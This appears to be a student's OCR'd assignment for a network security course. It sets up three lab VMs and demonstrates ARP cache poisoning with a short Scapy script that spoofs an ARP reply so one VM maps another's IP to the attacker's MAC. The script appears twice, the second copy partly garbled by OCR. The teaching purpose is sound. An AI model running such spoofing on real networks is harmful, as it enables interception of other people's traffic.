# CYBR371

## Assignment 2


Olivia Fletcher
300534281
fletcholiv

## PART 1 - Network Attacks and Vulnerabilities [56 marks]

### Q1 [14 Marks]


Demonstrate ARP cache poisoning attack using the following ARP messages. (Note: For ARP response and Gratuitous message attacks to work, the target machine(s) should already have an ARP entry for the victim machine).

Installing net-tools on each VM using; sudo apt install net-tools which will allow for ARP capabilities & sudo apt python3-scapy for scapy usages




```
[sudo] password for osboxes:
sudo: 1 incorrect password attempt
osboxes@osboxes:~$ sudo apt install net-tools
[sudo] password for osboxes:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  net-tools
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 193 kB of archives.
After this operation, 860 kB of additional disk space will be used.
Get:1 http://archive.ubuntu.com/ubuntu impish/main amd64 net-tools amd64 1.60
+git20181103.0eebece-1ubuntu2 [193 kB]
Fetched 193 kB in 2s (91.8 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 254819 files and directories currently installed.)
Preparing to unpack .../net-tools_1.60+git20181103.0eebece-1ubuntu2_amd64.deb
 ...
Unpacking net-tools (1.60+git20181103.0eebece-1ubuntu2) ...
Setting up net-tools (1.60+git20181103.0eebece-1ubuntu2) ...
Processing triggers for man-db (2.9.4-2) ...
osboxes@osboxes:~$ arp
```

Attacker/Main VM Net setup, IP: 10.0.2.4


CYBR371_A2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~
1 2 3 4
osboxes@osboxes: ~
1:56
Right Ctrl


```
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.4  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::3591:1441:4a78:fabd  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:55:5d:82  txqueuelen 1000  (Ethernet)
        RX packets 207  bytes 217115 (217.1 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 231  bytes 18774 (18.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 134  bytes 11920 (11.9 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 134  bytes 11920 (11.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Clone 1 VM setup, IP: 10.0.2.5:


CYBR371_A2 Clone 1 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~
1 2 3 4
osboxes@osboxes: ~
2:06
Right Ctrl


```
Processing triggers for man-db (2.9.4-2) ...
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.5  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::fc8b:107a:6a00:7137  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:e1:cc:0b  txqueuelen 1000  (Ethernet)
        RX packets 217  bytes 217706 (217.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 251  bytes 20908 (20.9 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 139  bytes 13061 (13.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 139  bytes 13061 (13.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Clone 2 VM setup, IP: 10.0.2.6


CYBR371_A2 Clone 2 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
osboxes@osboxes: ~
File Actions Edit View Help
osboxes@osboxes: ~
1 2 3 4
osboxes@osboxes: ~
2:11
Right Ctrl

```
Processing triggers for man-db (2.9.4-2) ...
osboxes@osboxes:~$ arp
Address                  HWtype  HWaddress           Flags Mask            If
ace
_gateway                 ether   52:54:00:12:35:00   C                     en
p0s3
osboxes@osboxes:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::4591:74b3:bceb:52fe  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:b4:b1:23  txqueuelen 1000  (Ethernet)
        RX packets 214  bytes 217645 (217.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 244  bytes 20498 (20.4 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 150  bytes 14460 (14.4 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 150  bytes 14460 (14.4 KB)
```

| Virtual Machine | IP Address | MAC Address |
|---|---|---|
| Attacker Main VM | 10.0.2.4 | 08:00:27:55:5d:82 |
| Clone 1 VM | 10.0.2.5 | 08:00:27:e1:cc:0b |
| Clone 2 VM | 10.0.2.6 | 08:00:27:b4:b1:23 |



```
# Mapping the attacker's MAC address with Clone 2's IP and sending to Clone 1's ARP cache
#!/usr/bin/python3

from scapy.all import *

E = Ether(dst = '08:00:27:e1:cc:0b', src = '08:00:27:55:5d:82')
# Attacker MAC with Clone 2's IP Address
A = ARP(hwsrc = '08:00:27:55:5d:82', psrc = '10.0.2.6',
# Destination cache to Clone 1's MAC & IP Addresses
        hwdst = '08:00:27:e1:cc:0b', pdst = '10.0.2.5')

pkt = E/A
pkt.show()
sendp(pkt)

```

# Mapping the attacker's MAC address with Clone 2's IP and sending to Clone 1's ARP cache

from scapy.all import *

E = Ether( dst = 'destMAC', src = 'srcMAC')

# Attacker MAC with Clone 2's IP Address

A = ARP( hwsrc = '08:00:27:55:5d:82', psrc = '10.0.2.6',

# Destination cache to Clone 1's MAC & IP Addresses

hwdst = '08:00:27:e1:cc:0b', pdst = '10.0.2.5' )

pkt = E/A


pkt.show()

sendp(pkt)

Used this video as reference and for the scapy python script & “Investigating ARP Poisoning” lab
https://www.youtube.com/watch?v=WvcONrfKrEs

